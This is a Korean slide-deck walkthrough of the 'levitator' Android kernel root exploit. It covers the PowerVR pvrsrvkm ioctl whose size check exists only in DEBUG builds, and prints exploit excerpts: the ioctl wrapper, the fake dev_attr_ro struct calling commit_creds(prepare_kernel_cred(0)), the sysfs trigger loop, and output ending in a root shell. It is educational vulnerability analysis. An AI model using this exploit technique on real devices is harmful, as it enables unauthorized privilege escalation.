


# ioctl이란?

- 디바이스 IO control 함수
- 기본적인 디바이스 처리 함수인 open, write, read, close 외의 어떤 특별한 처리를 하고자 할 때 사용한다.
- 예> 카메라 디바이스에서 뒤집은 이미지 값을 읽어와라.

# 해당 ioctl의 코드 찾기

- <http://opensource.samsung.com/>



- 받아놓은 자료
- <http://hackerschool.org/matphone/SAMSUNG/>

# 해당 소스코드 찾기

```
[root@hackerschool Kernel]# find . -name "pvr*"
./arch/microblaze/include/asm/pvr.h
./arch/microblaze/kernel/cpu/pvr.c
./Documentation/fb/pvr2fb.txt
./drivers/gpu/pvr
./drivers/gpu/pvr/pvr_debug.h
./drivers/gpu/pvr/pvr_bridge_k.c
./drivers/gpu/pvr/pvr_uaccess.h
./drivers/gpu/pvr/pvr_debug.c
./drivers/gpu/pvr/pvrmmmap.h
./drivers/gpu/pvr/pvrsrv_errors.h
./drivers/gpu/pvr/pvrmodule.h
./drivers/gpu/pvr/pvrsrv.c
./drivers/gpu/pvr/pvr_bridge.h
./drivers/gpu/pvr/pvrversion.h
./drivers/gpu/pvr/pvr_bridge_km.h
./drivers/media/video/pvrusb2
./drivers/media/video/pvrusb2/pvrusb2-std.c
./drivers/media/video/pvrusb2/pvrusb2-context.h
./drivers/media/video/pvrusb2/pvrusb2-wm8775.h
./drivers/media/video/pvrusb2/pvrusb2-encoder.h
```

# 디바이스 매핑 함수 등록 루틴

```
[root@hackerschool pvr]# grep file_operations *  
module.c:static struct file_operations pvrsvr_fops =  
proc.c:static struct file_operations pvr_proc_operations =  
[root@hackerschool pvr]#
```

```
static struct file_operations pvrsvr_fops =  
{  
    .owner = THIS_MODULE,  
    .unlocked_ioctl = PVRSRV_BridgeDispatchKM,  
    .open = PVRSRVOpen,  
    .release = PVRSRVRelease,  
    .mmap = PVRMMap,  
};  
#endif
```

```
AssignedMajorNumber = register_chrdev(0, DEVNAME, &pvrsvr_fops);
```

# PVRSRV\_BridgeDispatchKM()

```
#if defined(SUPPORT_DRI_DRM)
int
PVRSRV_BridgeDispatchKM(struct drm_device unref__ *dev, void *arg, struct drm_file *pFile)
#else
long
PVRSRV_BridgeDispatchKM(struct file *pFile, unsigned int unref__ ioctlCmd, unsigned long arg)
#endif
{
    IMG_UINT32 cmd;
    #if !defined(SUPPORT_DRI_DRM)
        PVRSRV_BRIDGE_PACKAGE *psBridgePackageUM = (PVRSRV_BRIDGE_PACKAGE *)arg;
        PVRSRV_BRIDGE_PACKAGE sBridgePackageKM;
    #endif
        PVRSRV_BRIDGE_PACKAGE *psBridgePackageKM;
        IMG_UINT32 ui32PID = OSGetCurrentProcessIDKM();
        PVRSRV_PER_PROCESS_DATA *psPerProc;
        IMG_INT err = -EFAULT;

        LinuxLockMutex(&gPVRSRVLock);

    #if defined(SUPPORT_DRI_DRM)
        psBridgePackageKM = (PVRSRV_BRIDGE_PACKAGE *)arg;
        PVR_ASSERT(psBridgePackageKM != IMG_NULL);
    ...
```

# 연관 관계 파악


```
int
do_ioctl(int fd, void *in, unsigned int in_size, void *out, unsigned int out_size)
{
    PVRSRV_BRIDGE_PACKAGE pkg;

    memset(&pkg, 0, sizeof(pkg));

    pkg.ui32BridgeID = CONNECT_SERVICES;
    pkg.ui32Size = sizeof(pkg);
    pkg.ui32InBufferSize = in_size;
    pkg.pvParamIn = in;
    pkg.ui32OutBufferSize = out_size;
    pkg.pvParamOut = out;

    return ioctl(fd, 0, &pkg);
}
```

```
#if defined(SUPPORT_DRI_DRM)
int
PVRSRV_BridgeDispatchKM(struct drm_device unref__ *dev, void *arg, struct drm_file *pFile)
#else
long
PVRSRV_BridgeDispatchKM(struct file *pFile, unsigned int unref__ ioctlCmd, unsigned long arg)
#endif
{
```



# 취약 포인트 찾기

....

```
psBridgePackageKM = (PVRSRV_BRIDGE_PACKAGE *)arg;
```

...

```
err = BridgedDispatchKM(psPerProc, psBridgePackageKM);  
if(err != PVRSRV_OK)  
    goto unlock_and_return;
```

```
    switch(cmd)  
    {  
#if defined(PVR_SECURE_FD_EXPORT)  
        case PVRSRV_BRIDGE_EXPORT_DEVICEMEM:  
        {
```

...

# 취약 포인트 찾기

```
IMG_INT BridgedDispatchKM(PVRSRV_PER_PROCESS_DATA * psPerProc,  
                           PVRSRV_BRIDGE_PACKAGE *  
psBridgePackageKM)  
{  
  
    IMG_VOID * psBridgeIn;  
    IMG_VOID * psBridgeOut;  
    BridgeWrapperFunction pfBridgeHandler;  
    IMG_UINT32 ui32BridgeID = psBridgePackageKM->ui32BridgeID;  
    IMG_INT err = -EFAULT;  
  
    ...
```



# 취약 포인트 찾기

```
...  
  
#if defined(DEBUG)  
    PVR_ASSERT(psBridgePackageKM->ui32InBufferSize < PVRSRV_MAX_BRIDGE_IN_SIZE);  
    PVR_ASSERT(psBridgePackageKM->ui32OutBufferSize < PVRSRV_MAX_BRIDGE_OUT_SIZE);  
#endif  
  
    if(psBridgePackageKM->ui32InBufferSize > 0)  
    {  
        if(!OSAccessOK(PVR_VERIFY_READ,  
                        psBridgePackageKM->pvParamIn,  
                        psBridgePackageKM->ui32InBufferSize))  
        {  
            PVR_DPF((PVR_DBG_ERROR, "%s: Invalid pvParamIn pointer", __FUNCTION__));  
        }  
  
        if(CopyFromUserWrapper(psPerProc,  
                               ui32BridgeID,  
                               psBridgeIn,  
                               psBridgePackageKM->pvParamIn,  
                               psBridgePackageKM->ui32InBufferSize)  
           != PVRSRV_OK)  
        {  
            goto return_fault;  
        }  
    }  
  
...
```

**inbuffersize 인자값이 0보다 크다면 유저 -> 커널로 데이터 복사를 한다.**

# 다시 exploit 코드로..

```
ret = do_ioctl(fd, dump, DUMP_SIZE, NULL, 0);  
if (ret == -1) {  
    printf("[-] failed during ioctl, aborting!\n");  
    exit(1);  
}
```

```
#define DUMP_SIZE 161920  
=> 0x27880
```

```
[root@hackerschool pvr]# grep PVRSRV_MAX_BRIDGE_OUT_SIZE *.h  
env_data.h:#define PVRSRV_MAX_BRIDGE_OUT_SIZE      0x1000
```

```
[root@hackerschool pvr]# grep PVRSRV_MAX_BRIDGE_IN_SIZE *.h  
env_data.h:#define PVRSRV_MAX_BRIDGE_IN_SIZE      0x1000
```

# 다시 갤럭시S 코드를 보면..

...

```
#if defined(DEBUG)
```

```
PVR_ASSERT(psBridgePackageKM->ui32InBufferSize < PVRSRV_MAX_BRIDGE_IN_SIZE);
```

```
PVR_ASSERT(psBridgePackageKM->ui32OutBufferSize < PVRSRV_MAX_BRIDGE_OUT_SIZE);
```

```
#endif
```

!!!! 헐퀴.. DEBUG 모드일 때에만 최대값 체크를 한다 !!!!!

```
if(psBridgePackageKM->ui32InBufferSize > 0)
```

```
{
```

```
    if(!OSAccessOK(PVR_VERIFY_READ,
```

```
                  psBridgePackageKM->pvParamIn,
```

```
                  psBridgePackageKM->ui32InBufferSize))
```

```
    {
```

```
        PVR_DPF((PVR_DBG_ERROR, "%s: Invalid pvParamIn pointer", __FUNCTION__));
```

```
    }
```

```
    if(CopyFromUserWrapper(psPerProc,
```

```
                           ui32BridgeID,
```

```
                           psBridgeIn,
```

```
                           psBridgePackageKM->pvParamIn,
```

```
                           psBridgePackageKM->ui32InBufferSize)
```

```
        != PVRSRV_OK)
```

```
    {
```

```
        goto return_fault;
```

```
    }
```

```
}
```

...

# 즉, 해당 취약점의 핵심은

- MAX Length 제한을 무시할 수 있는 취약점
- 정해진 버퍼보다 많은 양을 읽어오거나,
- 반대로 쓸 수 있다~!

# in과 out

- In

- 유저 → 커널 방향으로 데이터 복사
- 값을 변조할 때 사용

- Out

- 커널 → 유저 방향으로 데이터 복사
- 커널 값을 유출(leak) 할 때 사용

# 어디를 무엇으로 쓸 것인가?

- dev\_attr\_ro의 값을 바꿔치기한다.

```
ssize_t
fake_disk_ro_show(void *dev, void *attr, char *buf)
{
    commit_creds(prepare_kernel_cred(0));
    return sprintf(buf, "Owned\n");
}

struct attribute {
    const char *name;
    void *owner;
    mode_t mode;
};

struct device_attribute {
    struct attribute attr;
    ssize_t (*show)(void *dev, void *attr, char *buf);
    ssize_t (*store)(void *dev, void *attr, const char *buf, size_t count);
};

struct device_attribute fake_dev_attr_ro = {
    .attr = {
        .name = "ro",
        .mode = S_IRWXU | S_IRWXG | S_IRWXO,
    },
    .show = fake_disk_ro_show,
    .store = NULL,
};
```

# dev\_attr\_ro

- 해당 디바이스의 속성 중 "ro"라는 값(파일 형태로 존재)이 읽힐 경우 참조되는 구조체 변수(포인터)

```
size_t  
fake_disk_ro_show(void *dev, void *attr, char *buf)  
{  
    commit_creds(prepare_kernel_cred(0));  
    return sprintf(buf, "Owned#n");  
}  
  
struct attribute {  
    const char *name;  
    void *owner;  
    mode_t mode;  
};  
  
struct device_attribute {  
    struct attribute attr;  
    ssize_t (*show)(void *dev, void *attr, char *buf);  
    ssize_t (*store)(void *dev, void *attr, const char *buf, size_t count);  
};  
  
struct device_attribute fake_dev_attr_ro = {  
    .attr = {  
        .name = "ro",  
        .mode = S_IRWXU | S_IRWXG | S_IRWXO,  
    },  
    .show = fake_disk_ro_show,  
    .store = NULL,  
};
```

# 바꿔치기 한 함수를 실행시킨다.

```
printf("[+] triggering privesc via block ro sysfs attribute...\n");

dir = opendir("/sys/block");
if (!dir) {
    printf("[-] failed opening /sys/block, aborting!\n");
    exit(1);
}

found = 0;
while ((dentry = readdir(dir)) != NULL) {
    if (strcmp(dentry->d_name, ".") == 0 || strcmp(dentry->d_name, "..") == 0) {
        continue;
    }

    snprintf(path, sizeof(path), "/sys/block/%s/ro", dentry->d_name);
    trigger = open(path, O_RDONLY);
    if (trigger == -1) {
        printf("[-] failed opening ro sysfs attribute, aborting!\n");
        exit(1);
    }

    memset(buf, 0, sizeof(buf));
    ret = read(trigger, buf, sizeof(buf));
    close(trigger);

    if (strcmp(buf, "Owned\n") == 0) {
        found = 1;
        break;
    }
}
```



# Root 올레~

```
ssize_t  
fake_disk_ro_show(void *dev, void *attr, char *buf)  
{  
    commit_creds(prepare_kernel_cred(0));  
    return sprintf(buf, "owned\n");  
}
```

```
printf("[+] privileges escalated, enjoy your shell!\n");  
execl("/system/bin/sh", "sh", NULL);  
  
return 0;
```

```
$ ./levitator  
[+] looking for symbols...  
[+] resolved symbol commit_creds to 0xc049ba48  
[+] resolved symbol prepare_kernel_cred to 0xc049b8d0  
[+] resolved symbol dev_attr_ro to 0xc09fc518  
[+] opening prvsrvkm device...  
[+] dumping kernel memory...  
[+] searching kmem for dev_attr_ro pointers...  
[+] poisoned 8 dev_attr_ro pointers with fake_dev_attr_ro!  
[+] clobbering kmem with poisoned pointers...  
[+] triggering privesc via block ro sysfs attribute...  
[+] restoring original dev_attr_ro pointers...  
[+] restored 8 dev_attr_ro pointers!  
[+] privileges escalated, enjoy your shell!  
#
```

# 공격의 핵심

- 커널 메모리를 덮어쓰는 것이 핵심
- 하지만 커널 메모리 읽기 기능도 필요
  - 그래야 어느 offset을 덮어야할지 알 수 있음
  - 하지만 필수적인 것은 아니다
    - 왜냐면 기기별 offset을 조사해 놓으면 되니까..
    - 기기별로 offset은 항상 동일 할 것이기 때문

# Exploit 코드 정리

- `/dev/pvrsrvkm` 디바이스를 연다.
- `ioctl` 취약점을 이용하여 커널 메모리를 `read`한다.
- `read`한 값에서 포인터의 위치를 찾는다.
- 위 포인터를 `fake` 포인터로 `write`한다.
  - 이 때 동일한 `ioctl` 취약점이 이용된다.
- Fake 포인터가 참조되도록 만든다.
  - Fake 포인터로 인해 실행된 함수 안에서 사용자의 권한을 0으로 변경한다.

# Levigator??

## Levigator



영어사전

[levitator](#) 다른 뜻(2건) | 예문보기

(강신술 · 심령술 따위에서) 공중으로 뜨는 사람.

ANDREW MAYNE



LEVITATOR

Q/A

감사합니다.